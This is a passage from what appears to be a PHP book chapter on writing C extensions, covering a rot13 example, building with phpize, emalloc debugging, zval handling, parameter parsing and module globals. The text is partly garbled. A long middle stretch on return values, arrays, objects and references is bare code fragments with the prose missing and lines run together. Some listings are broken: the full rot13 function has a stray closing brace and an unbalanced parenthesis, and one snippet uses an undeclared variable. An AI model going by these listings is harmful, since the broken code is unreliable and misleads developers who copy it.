    PHP_MINIT(rot13),
    PHP_MSHUTDOWN(rot13),
    NULL,
    NULL,
    PHP_MINFO(rot13),
#if ZEND_MODULE_API >= 20010901
    "0.1",
#endif
    STANDARD_MODULE_PROPERTIES
};

```

Next in the *rot13.c* file is commented code showing how to deal with *php.ini* entries. The rot13 extension doesn't need to be configured via *php.ini*, so leave them commented out. [Section 14.12](#) explains the use of these functions.

Next comes implementations of the **MINIT()**, **MSHUTDOWN()**, **RINIT()**, **RSHUTDOWN()**, and **MINFO()** functions. For our simple rot13 example, we simply need to return **SUCCESS** from the **MINIT()** and **MSHUTDOWN()** functions, and we can get rid of the **RINIT()** and **RSHUTDOWN()** functions entirely. So, after deleting some commented code, we just have:

```

PHP_MINIT_FUNCTION(rot13) {
    return SUCCESS;
}
PHP_MSHUTDOWN_FUNCTION(rot13) {

```

```
        return SUCCESS;
    }
PHP_MINFO_FUNCTION(rot13) {
    php_info_print_table_start();
    php_info_print_table_header(2, "rot13
support", "enabled");
    php_info_print_table_end();
}
```

When you remove a function (such as `RINIT()` or `RSHUTDOWN()`) from `rot13.c`, be sure to remove the corresponding prototype from `php_rot13.h`.

The `MINFO()` function is called by `phpinfo()` and adds whatever information you want about your extension to the `phpinfo()` output.

Finally, we get to the functions that are callable from PHP. The `confirm_rot13_compiled()` function exists only to confirm the successful compilation and loading of the rot13 extension. The skeleton tests use this. Most experienced extension writers remove the compilation-check function.

Here is the stub function that `ext_skel` created for our `rot13()` function:

```
/* {{{ proto string rot13(string arg)
     returns the rot13 version of arg */
PHP_FUNCTION(rot13)
{
    char *arg = NULL;
    int argc = ZEND_NUM_ARGS();
    int arg_len;
```

```
    if (zend_parse_parameters(argc
TSRMLS_CC, "s", &arg, &arg_len)
    == FAILURE)
    return;

    php_error(E_WARNING, "rot13: not yet
implemented");
}
/* } } */
```

The `{}{}` proto line is not only used for folding in the editor, but is also parsed by the `genfunclist` and `genfuncsummary` scripts that are part of the PHP documentation project. If you are never going to distribute your extension and have no ambitions to have it bundled with PHP, you can remove these comments.

The `PHP_FUNCTION()` macro declares the function. The actual symbol for the function is `zif_rot13`, which is useful to know if you are debugging your code and wish to set a breakpoint.

The only thing the stubbed function does is accept a single string argument and then issue a warning saying it hasn't been implemented yet. Here is a complete `rot13()` function:

```
PHP_FUNCTION(rot13) {
    char *arg = NULL, *ch, cap;
    int arg_len, i, argc = ZEND_NUM_ARGS();
}

    if (zend_parse_parameters(argc
TSRMLS_CC, "s/", &arg, &arg_len)
    == FAILURE)
```

```

        return;
    for(i=0, ch=arg; i<arg_len; i++, ch++) {
        cap = *ch & 32; *ch &= ~cap;
        *ch = ((*ch >= 'A')&&(*ch <= 'Z') ?
        (*ch-'A'+13) % 26+'A') : *ch)|cap;
    }
    RETURN_STRINGL(arg, arg_len, 1);
}

```

The `zend_parse_parameters()` function extracts the PHP values passed as parameters to the `rot13()` function. We'll talk about it in depth later. Don't worry too much about the string manipulation and bitwise logic here—that's merely the implementation of the rot13 behavior, not something that'll be in every extension you write. The `RETURN_STRINGL()` call at the end returns the string. You give it the string, the length of the string, and a flag that indicates whether a copy needs to be made. In this case, we need to have a copy made, so the last argument is a 1. Failing to return a copy may lead to memory leaks or crashes, as we'll see in [Section 14.5](#) later.

14.3.5 Compiling Your Extension

Before you can build your extension, you must edit the `config.m4` file and indicate how the user can specify that the module is to be compiled into PHP. These lines (commented out by default) do just that:

```

PHP_ARG_ENABLE(rot13, whether to enable
rot13 support,
[ --enable-rot13                         Enable rot13
support])

```

There are two main choices for building your extension. You can make a completely standalone source tree and build your extension as a shared module, or you can work within the framework of the PHP source tree. Shared modules are quicker to compile, but a line in the program source or *php.ini* file is required to load them. Compiling your extension into PHP takes time, but it means that the extension's functions are always visible to scripts.

14.3.5.1 Standalone extensions

To create a standalone extension source directory, simply run *phpize* inside your extension directory. The *phpize* script should have been installed for you when you did a **make install** after building PHP earlier.

```
% cd php4/ext/rot13  
% phpize
```

This creates a number of files for configuring and building outside the PHP source tree. You can now move this directory anywhere you want. It is a good idea to move it outside of your PHP source tree to prevent a top-level PHP *buildconf* run from picking it up. To build your extension, simply do:

```
% ./configure  
% make
```

To use the extension, two things must happen: PHP must be able to find the shared library and must load it. The **extension_dir** option in *php.ini* specifies the directory containing extensions. Copy the *modules/rot13.so* file to that directory. For example, if PHP is looking for extensions in */usr/local/lib/php*, use:

```
% cp modules/rot13.so /usr/local/lib/php
```

Either load your extension explicitly (via a function call in every PHP script that wants to use the module), or preload it with a change to the *php.ini* file. The function call to load your module is:

```
dl('rot13.so');
```

The **extension** directive in the *php.ini* file preloads an extension:

```
extension=rot13.so
```

14.3.5.2 Compiling the extension into PHP

To compile your extension into PHP, run the following from the top of your PHP4 source tree:

```
% ./buildconf
```

This will add your new **--enable-rot13** switch to the top-level PHP *./configure* script. You can run the following to verify that it worked:

```
% ./configure --help
```

Now build PHP with:

```
% ./configure --enable-rot13 --enable-mysql=/usr ..
```

See [Chapter 1](#) for more information on building and installing PHP from the source code. After you issue a **make install**, your extension will be built statically into your PHP binary. This means you do not have to load the extension with **dl()** or a change to *php.ini*; the extension will always be available.

Use `--enable-rot13=shared` on your `configure` line to force the rot13 extension to be built as a shared library.

14.3.6 Testing Your Extension

The test script that is created by the `ext_skel` program looks like this:

```
<?php
    if(!extension_loaded('rot13')) {
        dl('rot13.so');
    }
    $module = 'rot13';
    $functions = get_extension_funcs($module);
    echo "Functions available in the test
extension:<br>\n";
    foreach($functions as $func) {
        echo $func."<br>\n";
    }
    echo "<br>\n";
    $function = 'confirm_' . $module .
'_compiled';
    if (extension_loaded($module)) {
        $str = $function($module);
    } else {
        $str = "Module $module is not
compiled into PHP";
    }
    echo "$str\n";
?>
```

This code checks to see if the extension is loaded, lists the functions provided by the extension, and then calls the confirmation function if the extension was loaded. This is good, but it doesn't test whether the `rot13()` function works.

Modify the test script to look like this:

```
<?php
if(!extension_loaded('rot13')) {
    dl('rot13.so');
}
$encrypted = rot13('Rasmus');
$again = rot13($encrypted);
echo "$encrypted $again\n";
?>
```

Run the test with:

```
% ~/php4/ext/rot13> php -q rot13.php
Enfzhf Rasmus
```

The test program encrypts "Rasmus", then uses `rot13()` on the string again to decrypt it. The `-q` option tells the command-line version of PHP to not display any HTTP headers.

dnl config.m4 for extension exif

```
PHP_ARG_ENABLE(exif, whether to enable exif  
support, [ --enable-exif Enable exif support])
```

```
if test "$PHP_EXIF" != "no"; then
```

```
    AC_DEFINE(HAVE_EXIF, 1, [Whether you want  
exif support])  
    PHP_EXTENSION(exif, $ext_shared)  
fi
```

```
#if HAVE_EXIF
```

```
...
```

```
#endif
```

dnl config.m4 for extension libswf

```
PHP_ARG_WITH(swf, for libswf support, [ --with-  
swf[=DIR] Include swf support])
```

```
if test "$PHP_SWF" != "no"; then  
    if test -r $PHP_SWF/lib/libswf.a; then  
        SWF_DIR=$PHP_SWF  
  
    else  
  
        AC_MSG_CHECKING(for libswf in default path)  
        for i in /usr/local /usr; do if test -r $i/lib/libswf.a; then  
            SWF_DIR=$i  
  
            AC_MSG_RESULT(found in $i) fi  
  
        done  
  
    fi  
  
    if test -z "$SWF_DIR"; then  
        AC_MSG_RESULT(not found)  
        AC_MSG_ERROR(Please reinstall the libswf  
distribution - swf.h should be <swf-dir>/include and  
libswf.a should be in <swf-dir>/lib) fi  
  
    PHP_ADD_INCLUDE($SWF_DIR/include)
```

```
PHP_SUBST(SWF_SHARED_LIBADD)
PHP_ADD_LIBRARY_WITH_PATH(swf,
$SWF_DIR/lib, SWF_SHARED_LIBADD)
AC_DEFINE(HAVE_SWF,1,[ ])

PHP_EXTENSION(swf, $ext_shared) fi
```

The AC_MSG_CHECKING() macro is used to make *configure* print a message about what it's checking for. When we've found the include files, we add them to PHP's standard include search path with the PHP_ADD_INCLUDE() macro. When we find the SWF shared libraries, we add them to the library search path and ensure that we link them into the final binary through the PHP_ADD_LIBRARY_WITH_PATH() macro. Things can get a lot more complex than this once you start worrying about different versions of libraries and different platforms. For a very complex example, see the GD library's *config.m4* in *ext/gd/config.m4*.

14.5 Memory Management

In C, you always have to worry about memory management. This still holds true when writing PHP extensions in C, but the extension API provides you with a safety net and some helpful debugging facilities if you use the API's memory-management wrapper functions (you are strongly encouraged to do so). The wrapper functions are:

```
emalloc( )
efree( )
estrndup( )
estrndup( )
ecalloc( )
erealloc( )
```

These work exactly like the native C counterparts after which they are named.

One of the features you get by using `emalloc()` is a safety net for memory leaks. If you `emalloc()` something and forget to `efree()` it, PHP prints a leak warning like this if you are running in debug mode (enabled by compiling PHP with the `--enable-debug` switch):

```
foo.c(123) : Freeing 0x0821E5FC (20 bytes),
script=foo.php
Last leak repeated 1 time
```

If you `efree()` something that was allocated using `malloc()` or some mechanism other than the PHP memory-management functions, you get the following:

```
-----  
foo.c(124) : Block 0x08219C94 status:  
Beginning:      Overrun (magic=0x00000000,  
expected=0x7312F8DC)  
End:          Unknown  
-----  
foo.c(124) : Block 0x0821EB1C status:  
Beginning:      Overrun (magic=0x00000000,  
expected=0x7312F8DC)  
End:          Unknown  
-----
```

In this case, line 124 in *foo.c* is the call to `efree()`. PHP knows it didn't allocate this memory because it didn't contain the magic token that indicates a PHP allocation.

The `emalloc()`/`efree()` safety net also catches overruns—e.g., if you `emalloc(20)` but write 21 bytes to that address. For example:

```
123: s = emalloc(6);  
124: strcpy(s,"Rasmus");  
125: efree(s);
```

Because this code failed to allocate enough memory to hold the string and the terminating `NULL`, PHP prints this warning:

```
-----  
foo.c(125) : Block 0x08219CB8 status:  
Beginning:      OK (allocated on foo.c:123,  
6 bytes)  
End:          Overflown (magic=0x2A8FCC00  
instead of 0x2A8FCC84)
```

```
    1 byte(s) overflow
-----
foo.c(125) : Block 0x08219C40 status:
Beginning:      OK (allocated on foo.c:123,
6 bytes)
End:           Overflown (magic=0x2A8FCC00
instead of 0x2A8FCC84)
    1 byte(s) overflow
-----
```

The warning shows where the overflowed memory was allocated (line 123) and where this overflow was detected (line 125 in the `efree()` call).

These memory-handling functions can catch a lot of silly little mistakes that might otherwise waste your time, so do your development with the `debug` switch enabled. Don't forget to recompile in non-debug mode when you are done testing, though, as the various tests done by the `emalloc()` type functions slow down PHP.

An extension compiled in debug mode does not work in an instance of PHP not compiled in debug mode. When PHP loads an extension, it checks to see if the debug setting, the thread-safety setting, and the API version all match. If something doesn't match, you will get a warning like this:

```
Warning: foo: Unable to initialize module
Module compiled with debug=0, thread-
safety=0 module API=20010901
PHP compiled with debug=1, thread-safety=0
module API=20010901
```

If you compile the Apache module version of PHP with the `--enable-memory-limit` switch, it will add the script's peak memory usage to the Apache `r->notes` table. You can access this information from other Apache modules, such as `mod_log_config`. Add this string to your Apache `LogFormat` line to log the peak number of bytes a script used:

```
%{mod_php_memory_usage}n
```

If you're having problems with a module allocating too much memory and grinding your system into the ground, build PHP with the `memory-limit` option enabled. This makes PHP heed the `memory_limit` directive in your `php.ini` file, terminating a script if it tries to allocate more memory than the specified limit. This results in errors like this:

```
Fatal error: Allowed memory size of 102400  
bytes exhausted at ...  
(tried to allocate 46080 bytes) in  
/path/script.php on line 35
```

14.6 The pval/zval Data Type

Throughout the PHP source code, you will see references to both **pval** and **zval**. They are the same thing and can be used interchangeably. The **pval/zval** is the basic data container in PHP. All data that is passed between the extension API and the user-level script is passed in this container. You can dig into the header files further yourself, but in simple terms, this container is a union that can hold either a long, a double, a string including the string length, an array, or an object. The union looks like this:

```
typedef union _zvalue_value {
    long lval;
    double dval;
    struct {
        char *val;
        int len;
    } str;
    HashTable *ht;
    zend_object obj;
} zvalue_value;
```

The main things to learn from this union are that all integers are stored as longs, all floating-point values are stored in double-precision, and every string has an associated string length value, which, if properly checked everywhere, makes strings in PHP binary-safe.^[2] Strings do not need to be null-terminated, but since most third-party libraries expect null-terminated strings it is a good idea to always null-terminate any string you create.

^[2] Binary-safe, sometimes referred to as 8-bit clean, means that a string can contain any of the 256 ASCII values, including the ASCII value 0.

Along with this union, each container has a flag that holds the currently active type, whether it is a reference or not, and the reference count. So the actual **pval/zval** struct looks like this:

```
struct _zval_struct {
    zvalue_value value;
    zend_uchar type;
    zend_uchar is_ref;
    zend_ushort refcount;
};
```

Because this structure could change in future versions of PHP, be sure to use the various access functions and macros described in the following sections, rather than directly manipulating the container.

14.6.1 MAKE_STD_ZVAL()

The most basic of the `pval/zval` access macros provided by the extension API is the `MAKE_STD_ZVAL()` macro:

```
zval *var;  
MAKE_STD_ZVAL(var);
```

This does the following:

- Allocates memory for the structure using `emalloc()`
- Sets the container reference count to 1
- Sets the container `is_ref` flag to 0

At this point, the container has no value—effectively, its value is `null`. In [Section 14.6.4](#) section, we'll see how to set a container's value.

14.6.2 SEPARATE_ZVAL()

Another important macro is `SEPARATE_ZVAL()`, used when implementing copy-on-write kinds of behavior. This macro creates a separate copy of a `zval` container only if the structure to be changed has a reference count greater than 1. A reference count of 1 means that nothing else has a pointer to this `zval`, so we can change it directly and don't need to copy off a new `zval` to change.

Assuming a copy needs to be made, `SEPARATE_ZVAL()` decrements the reference count on the existing `zval`, allocates a new one, and does a deep copy of whatever value is stored in the original `zval` to the fresh copy. It then sets the reference count to 1 and `is_ref` to 0, just like `MAKE_STD_ZVAL()`.

14.6.3 zval_copy_ctor()

If you just want to make a deep copy directly and manage your own reference counts, you can call the `zval_copy_ctor()` function directly.

For example:

```
zval **old, *new;  
*new = **old;  
zval_copy_ctor(new);
```

Here `old` is a populated `zval` container; for example, a container passed to a function that we want to modify. Our `rot13` example did this in a higher-level way, which we will explore next.

14.6.4 Accessor Macros

A large set of macros makes it easy to access fields of a `zval`. For example:

```
zval foo;
char *string;
/* initialize foo and string */
Z_STRVAL(foo) = string;
```

The `Z_STRVAL()` macro accesses the string field of a `zval`. There are accessor macros for every data type that can be stored in a `zval`. Because you often have pointers to `zvals`, and sometimes even pointers to pointers to `zvals`, each macro comes in three flavors, as shown in [Table 14-1](#).

Table 14-1. zval accessor macros

Long	Boolean	Double	String value	String length
<code>Z_LVAL()</code>	<code>Z_BVAL()</code>	<code>Z_DVAL()</code>	<code>Z_STRVAL()</code>	<code>Z_STRLEN()</code>
<code>Z_LVAL_P()</code>	<code>Z_BVAL_P()</code>	<code>Z_DVAL_P()</code>	<code>Z_STRVAL_P()</code>	<code>Z_STRLEN_P()</code>
<code>Z_LVAL_PP()</code>	<code>Z_BVAL_PP()</code>	<code>Z_DVAL_PP()</code>	<code>Z_STRVAL_PP()</code>	<code>Z_STRLEN_PP()</code>
HashTable	Object	Object properties	Object class entry	Resource value
<code>Z_ARRVAL()</code>	<code>Z_OBJ()</code>	<code>Z_OBJPROP()</code>	<code>Z_OBJCE()</code>	<code>Z_RESVAL()</code>

Z_ARRVAL_P()	Z_OBJ_P()	Z_OBJPROP_P()	Z_OBJCE_P()	Z_RESVAL_P()
Z_ARRVAL_PP()	Z_OBJ_PP()	Z_OBJPROP_PP()	Z_OBJCE_PP()	Z_RESVAL_PP()

There are macros to identify the active type of a `zval` (or `zval *`, or `zval **`). They are `Z_TYPE()`, `Z_TYPE_P()`, and `Z_TYPE_PP()`. The possible return values are:

- `IS_LONG`
- `IS_BOOL`
- `IS_DOUBLE`
- `IS_STRING`
- `IS_ARRAY`
- `IS_OBJECT`
- `IS_RESOURCE`
- `IS_NULL`

The following code shows the `rot13()` function rewritten using low-level functions:

```
PHP_FUNCTION(rot13)
{
    zval **arg;
    char *ch, cap;
    int i;

    if (ZEND_NUM_ARGS( ) != 1 || zend_get_parameters_ex(1,
&arg) == FAILURE) {
        WRONG_PARAM_COUNT;
    }
    SEPARATE_ZVAL(arg);
    convert_to_string_ex(arg);
```

```

    for(i=0, ch=Z_STRVAL_PP(arg); i<Z_STRLEN_PP(arg); i++, ch++) {
        cap = *ch & 32;
        *ch &= ~cap;
        *ch = ((*ch>='A') && (*ch<='Z') ? ((*ch- 'A'+13) % 26+'A')
: *ch) | cap;
    }
    RETURN_STRINGL(Z_STRVAL_PP(arg), Z_STRLEN_PP(arg), 1);
}

```

Rather than using the handy `zend_parse_parameters()` function, we fetch the `zval` directly using `zend_get_parameters_ex()`. We then create a separate copy so that we can modify this copy without changing the passed container directly. Then we return it. Note that this is not an improvement on our function, merely a rewrite to show how you might use the various accessor macros.

Here's an even lower-level approach that skips the `SEPARATE_ZVAL()` approach and goes right to a `zval_copy_ctor()`:

```

PHP_FUNCTION(rot13)
{
    zval **arg;
    char *ch, cap;
    int i;

    if (ZEND_NUM_ARGS() != 1 || zend_get_parameters_ex(1,
&arg) == FAILURE) {
        WRONG_PARAM_COUNT;
    }
    *return_value = **arg;
    zval_copy_ctor(return_value);
    convert_to_string(return_value);

    for(i=0, ch=return_value->value.str.val;
        i<return_value->value.str.len; i++, ch++) {
        cap = *ch & 32;
        *ch &= ~cap;
        *ch = ((*ch>='A') && (*ch<='Z') ? ((*ch- 'A'+13) % 26
+ 'A') : *ch) | cap;
    }
}

```

The value returned from a PHP function is returned in a special `zval` container called `return_value`, which is automatically allocated. In the example, we assign

`return_value` to the passed `arg` container, call `zval_copy_ctor()` to make a copy, and ensure that we convert the data to a string.

We also skipped the `zval` dereferencing convenience macros `Z_STRVAL_PP()` and `Z_STRLEN_PP()` and instead dereferenced the `return_value zval` container manually. Going this low-level is not recommended, however, as changes in the underlying data structures could break your extension.

14.7 Parameter Handling

As we learned in the previous section on the `pval/zval` container, there are at least two ways to accept and parse arguments to PHP functions you write. We will concentrate on the higher-level `zend_parse_parameters()` function here.

There are two versions of the function, prototyped like this in C:

```
int zend_parse_parameters(int num_args  
TSRMLS_DC, char *type_spec, ...);  
int zend_parse_parameters_ex(int flags, int  
num_args TSRMLS_DC,  
char *type_spec, ...);
```

They differ only in that the `ex`, or expanded, version of the function contains a `flags` parameter. The only flag currently supported is `ZEND_PARSE_PARAMS_QUIET`, which inhibits warnings from supplying an incorrect number or type of arguments.

Both parameter-parsing functions return either `SUCCESS` or `FAILURE`. The functions take any number of extra arguments (pointers to variables whose values are assigned by the parsing function). On failure the `return_value` of the function is automatically set to `FALSE`, so you can simply return from your function on a failure.

The most complex part of these functions is the `type_spec` string you pass them. Here's the relevant part of our rot13 example:

```
char *arg = NULL;  
int arg_len, argc = ZEND_NUM_ARGS();  
if (zend_parse_parameters(argc TSRMLS_CC,
```

```

"s/", &arg, &arg_len) == FAILURE)
    return;

```

We first get the number of arguments passed to this function by calling the `ZEND_NUM_ARGS()` macro. We pass this number along with a `type_spec` string of `"s/"` and then the address of a `char *` and the address of an `int`. The "s" in the `type_spec` string indicates that we are expecting a string argument. For each string argument, the function fills in the `char *` and `int` with the contents of the string and the length of the string. The "/" character in the `type_spec` indicates that the string should be separated from the calling container. We did this in our rot13 example because we wanted to modify the passed string.

The other `type_spec` specifying characters are given in [Table 14-2](#).

Table 14-2. Type specification characters

Character	Description
l	Long
d	Double
s	String (with possible NUL-bytes) and its length

b	Boolean, stored in <code>zend_bool</code>
r	Resource (stored in <code>zval</code>)
a	Array
o	Object (of any type)
O	Object (of specific type, specified by class entry)
z	The actual <code>zval</code>

The modifiers that can follow each of these are given in [Table 14-3](#).

Table 14-3. Type specification modifiers

Modifier	Description
	This indicates that all remaining parameters will be optional. Remember to initialize these yourself if they are not passed by the user. These functions will not put any default values in the parameters.

/	This indicates that the preceding parameter should be separated from the calling parameter, in case you wish to modify it locally in the function without modifying the original calling parameter.
!	This applies only to zval parameters (a , o , 0 , r , and z) and indicates that the parameter it follows can be passed a NULL . If the user does pass a NULL , the resulting container is set to NULL .

14.7.1 A Simple Example

The following code gets a long (all integers in PHP are longs), a string, and an optional double (all floating-point values in PHP are double-precision):

```
long l;
char *s;
int s_len;
double d = 0.0;
if (zend_parse_parameters(ZEND_NUM_ARGS( )
TSRMLS_CC, "ls|d", &l, &s, &s_len)
    == FAILURE) return;
```

From a PHP script, this function might be called like this:

```
$num = 10; $desc = 'This is a test'; $price
= 69.95;
add_item($num, $desc); // without
the optional third argument
```

```
add_item($num, $desc, $price); // with the optional third argument
```

This results in `long l` being set to 10, `char *s` containing the string "This is a Test", and `s_len` being set to 14. For the first call, `double d` maintains the default 0.0 value that you set, but in the second call, where the user provides an argument, it is set to 69.95.

14.7.2 A More Complex Example

Here's an example that forces the function to fetch only the first three parameters: an array, a Boolean, and an object. We are using '`'0'`' and also supplying an object type, which we can check in case we want to accept only a certain class of object.

```
zval *arr;
zend_bool b;
zval *obj;
zend_class_entry obj_ce;
if (zend_parse_parameters(3 TSRMLS_CC,
"abO", &arr, &b, &obj,
                    obj_ce) ==
FAILURE) {
    return;
}
```

Forcing them to fetch only three parameters is useful for functions that can take a variable amount of parameters. You can then check the total number of arguments passed to see if there are any further arguments to process.

14.7.3 An Example with Variable Argument List

The following code illustrates how to process a variable argument list. It uses `zend_parse_parameters()` to fetch the first argument and reads further arguments into a `zval ***` array, then puts all the passed parameters into a PHP array and returns them:

```
PHP_FUNCTION(foo) {
    long arg;
    zval ***args;
    int i, argc = ZEND_NUM_ARGS( );
    if (zend_parse_parameters(1 TSRMLS_CC,
    "l", &arg) == FAILURE) return;

    array_init(return_value);
    add_index_long(return_value, 0, arg);

    if(argc>1) {
        args = (zval ***)emalloc(argc *
sizeof(zval **));
        if(zend_get_parameters_array_ex(argc, args)
== FAILURE) {
            efree(args);
            return;
        }
        for(i = 1; i < argc; i++) {
            zval_add_ref(args[i]);
            add_index_zval(return_value,i,
*args[i]);
        }
        efree(args);
    }
}
```

```
    }  
}
```

The `zval_add_ref()` call increments the reference count of the `zval` container. It is explained in detail in [Section 14.9](#) section.

```
PHP_FUNCTION(foo) {  
  
    Z_LVAL_P(return_value) = 99;  
    Z_TYPE_P(return_value) = IS_LONG; }  
  
PHP_FUNCTION(foo) {  
  
    RETURN_LONG(99); }  
  
PHP_FUNCTION(rt13) {  
  
    RETURN_STRING("banana", 1); }  
  
PHP_FUNCTION(rt13) {  
  
    char *str = emalloc(7); strcpy(str, "banana");  
    RETURN_STRINGL(str, 6, 0); }  
  
RETURN_RESOURCE(int r)  
  
RETVAL_RESOURCE(int r)  
  
RETURN_BOOL(int b)  
  
RETVAL_BOOL(int b)
```

RETURN_NULL()

RETVAL_NULL()

RETURN_LONG(int l)

RETVAL_LONG(int l)

RETURN_DOUBLE(double d)

RETVAL_DOUBLE(double d)

RETURN_STRING(char *s, int dup)

RETVAL_STRING(char *s, int dup)

RETURN_STRINGL(char *s, int l, int dup)

RETVAL_STRINGL(char *s, int l, int dup)

RETURN_EMPTY_STRING()

RETVAL_EMPTY_STRING()

RETURN_FALSE

RETVAL_FALSE

RETURN_TRUE

RETVAL_TRUE

PHP_FUNCTION(my_func) {

```
    array_init(return_value);
    add_index_long(return_value, 0, 123); }
```

\$arr = my_func(); // \$arr[0] holds 123

add_index_string(return_value, 1, "thestring", 1);

\$arr[1] = "thestring"

add_index_stringl(return_value, 1, "abc", 3, 1);

char *str;

str = estrdup("abc");

add_index_stringl(return_value, 1, str, 3, 0);

add_index_long(zval *arg, uint idx, long n)

add_index_null(zval *arg, uint idx)

add_index_bool(zval *arg, uint idx, int b)

add_index_resource(zval *arg, uint idx, int r)

```
add_index_double(zval *arg, uint idx, double d)
add_index_string(zval *arg, uint idx, char *str, int
duplicate) add_index_stringl(zval *arg, uint idx, char
*str, uint length, int duplicate) add_index_zval(zval
*arg, uint index, zval *value)
```

```
add_next_index_long(zval *arg, long n)
add_next_index_null(zval *arg)
```

```
add_next_index_bool(zval *, int b)
add_next_index_resource(zval *arg, int r)
add_next_index_double(zval *arg, double d)
add_next_index_string(zval *arg, char *str, int
duplicate) add_next_index_stringl(zval *arg, char
*str, uint length, int duplicate)
add_next_index_zval(zval *arg, zval *value)
```

```
add_assoc_long(zval *arg, char *key, long n)
add_assoc_null(zval *arg, char *key)
add_assoc_bool(zval *arg, char *key, int b)
add_assoc_resource(zval *arg, char *key, int r)
add_assoc_double(zval *arg, char *key, double d)
add_assoc_string(zval *arg, char *key, char *str, int
duplicate) add_assoc_stringl(zval *arg, char *key,
```

```
char *str, uint length, int duplicate)
add_assoc_zval(zval *arg, char *key, zval *value)

static zend_class_entry *my_class_entry_ptr;

static zend_function_entry php_my_class_functions[]
= {

    PHP_FE(add, NULL) PHP_FALIAS(del, my_del,
NULL) PHP_FALIAS(list, my_list, NULL) /* ... */

};
```

```
PHP_MINIT_FUNCTION(foo)

{
    zend_class_entry foo_class_entry;
    INIT_CLASS_ENTRY(foo_class_entry,
                    "my_class", php_foo_class_functions);
    foo_class_entry_ptr =
        zend_register_internal_class(&foo_class_entry
TSRMLS_CC); /* ... */
```

```
PHP_FUNCTION(my_object) {  
  
    object_init_ex(return_value, foo_class_entry_ptr);  
    add_property_long(return_value, "version",  
        foo_remote_get_version(XG(session)));  
    add_property_bool(...) add_property_string(...)  
    add_property_stringl(...) ...
```

```
$obj = my_object();
```

```
$obj->add();
```

```
$obj = new my_class();
```

```
PHP_FUNCTION(my_class) {
```

```
    add_property_long(this_ptr, "version",  
        foo_remote_get_version(XG(session)));  
    add_property_bool(...) add_property_string(...)  
    add_property_stringl(...) ...
```

```
zval **tmp;
```

```
if(zend_hash_find(HASH_OF(this_ptr),
"my_property", 12, (void **)&tmp) == SUCCESS) {

    convert_to_string_ex(tmp); printf("my_property is
set to %s\n", Z_STRVAL_PP(status)); }

add_property_string(this_ptr, "filename", fn, 1);
add_property_stringl(this_ptr, "key", "value", 5, 1);
add_property_bool(this_ptr, "toggle", setting?0:1);
add_property_long(this_ptr, "length", 12345);
add_property_double(this_ptr, "price", 19.95);
```

```
<?php  
  
$a = "Hello World"; $b =& $a;  
  
?>  
  
PHP_FUNCTION(foo) {  
  
    long n; zval *val; int argc = ZEND_NUM_ARGS(  
);  
  
    if (zend_parse_parameters(argc TSRMLS_CC, "lz",  
&n, &val) == FAILURE) return;  
  
    SEPARATE_ZVAL(&val);  
    array_init(return_value);  
  
    while(n--) {  
  
        zval_add_ref(&val);  
        add_next_index_zval(return_value, val); }  
  
}  
  
<?php
```

```
$arr = foo(3, array(1,2,3)); print_r($arr);
```

```
?>
```

```
$arr[0][0] = 1 $arr[0][1] = 2 $arr[0][2] = 3
```

```
$arr[1][0] = 1 $arr[1][1] = 2 $arr[1][2] = 3
```

```
$arr[2][0] = 1 $arr[2][1] = 2 $arr[2][2] = 3
```

Internally, a copy-on-write of the appropriate container is done if any of these array elements are changed. The engine knows to do a copy-on-write when it sees something being assigned to a zval container whose reference count is greater than 1 and whose `is_ref` is 0. We could have written our function to do a `MAKE_STD_ZVAL()` for each element in our array, but it would have been about twice as slow as simply incrementing the reference count and letting a copy-on-write make a separate copy later if necessary.

14.10 Global Variables

To access an internal PHP global variable from a function in your extension, you first have to determine what kind of global variable it is. There are three main types: SAPI globals, executor globals, and extension globals.

14.10.1 SAPI Globals (SG)

SAPI is the Server Abstraction API. It contains any variables related to the web server under which PHP is running. Note that not all SAPI modules are related to web servers. The command-line version of PHP, for example, uses the CGI SAPI layer. There is also a Java SAPI module. You can check which SAPI module you are running under by including `SAPI.h` and then checking `sapi_module.name`:

```
#include <SAPI.h>
/* then in a function */
printf("the SAPI module is %s\n",
sapi_module.name);
```

See the `sapi_globals_struct` in the `main/SAPI.h` file for a list of available SAPI globals. For example, to access the `default_mimetype` SAPI global, you would use:

`SG(default_mimetype)`

Some elements of the SAPI globals structure are themselves structures with fields. For example, to access the `request_uri`, use:

`SG(request_info).request_uri`

14.10.2 Executor Globals (EG)

These are runtime globals defined internally by the Zend executor. The most common EG variables are `symbol_table` (which holds the main symbol table) and `active_symbol_table` (which holds the currently visible symbols).

For example, to see if the user-space `$foo` variable has been set, you could do:

```
zval **tmp;
if(zend_hash_find(&EG(symbol_table), "foo",
sizeof("foo"),
(void **) &tmp) == SUCCESS)
{
    RETURN_STRINGL(Z_STRVAL_PP(tmp),
Z_STRLEN_PP(tmp));
} else {
    RETURN_FALSE;
}
```

14.10.3 Internal Extension Globals

Sometimes you need extensionwide global C variables. Since an extension has to be thread-safe, global variables are a problem. You can solve this problem by creating a struct—each would-be global variable becomes a field in the struct. When compiled as a thread-safe extension, macros take care of passing this struct around. When compiled as a non-thread-safe extension, the struct is a true global struct that is accessed directly. This way, the non-thread-safe builds do not suffer the slight performance penalty of passing around this global struct.

These macros look something like this for a thread-safe build:

```
#define TSRMLS_FETCH( ) void ***tsrm_ls =  
(void ***) ts_resource_ex(0, NULL)  
#define TSRMG(id,type,el) (((type) (*((void  
***)) \  
                                tsrm_ls))  
[TSRM_UNSHUFFLE_RSRC_ID(id)])->el)  
#define TSRMLS_D           void ***tsrm_ls  
#define TSRMLS_DC          , TSRMLS_D  
#define TSRMLS_C           tsrm_ls  
#define TSRMLS_CC          , TSRMLS_C
```

For the non-thread-safe build, they don't do anything and are simply defined as:

```
#define TSRMLS_FETCH( )  
#define TSRMLS_D           void  
#define TSRMLS_DC            
#define TSRMLS_C             
#define TSRMLS_CC            
#endif /* ZTS */
```

So, to create extensionwide global variables, you first need to create a struct in which to store them, along with the thread-safe and non-thread-safe access macros.

The struct looks like this in the *php_foo.h* header file:

```
ZEND_BEGIN_MODULE_GLOBALS(foo)  
    int    some_integer;  
    char  *some_string;  
ZEND_END_MODULE_GLOBALS(foo)
```

```
#ifdef ZTS
# define FOO_G(v) TSRMLS_FETCHED(foo_globals_id,
zend_foo_globals *, v)
#else
# define FOO_G(v) (foo_globals.v)
#endif
```

The `ext_skel` tool creates most of this for you. You simply have to uncomment the right sections.

In the main extension file, `foo.c`, you need to declare that your extension has globals and define a function to initialize each member of your global struct:

```
ZEND_DECLARE_MODULE_GLOBALS(foo)
static void
php_foo_init_globals(zend_foo_globals
*foo_globals)
{
    foo_globals->some_integer = 0;
    foo_globals->some_string = NULL;
}
```

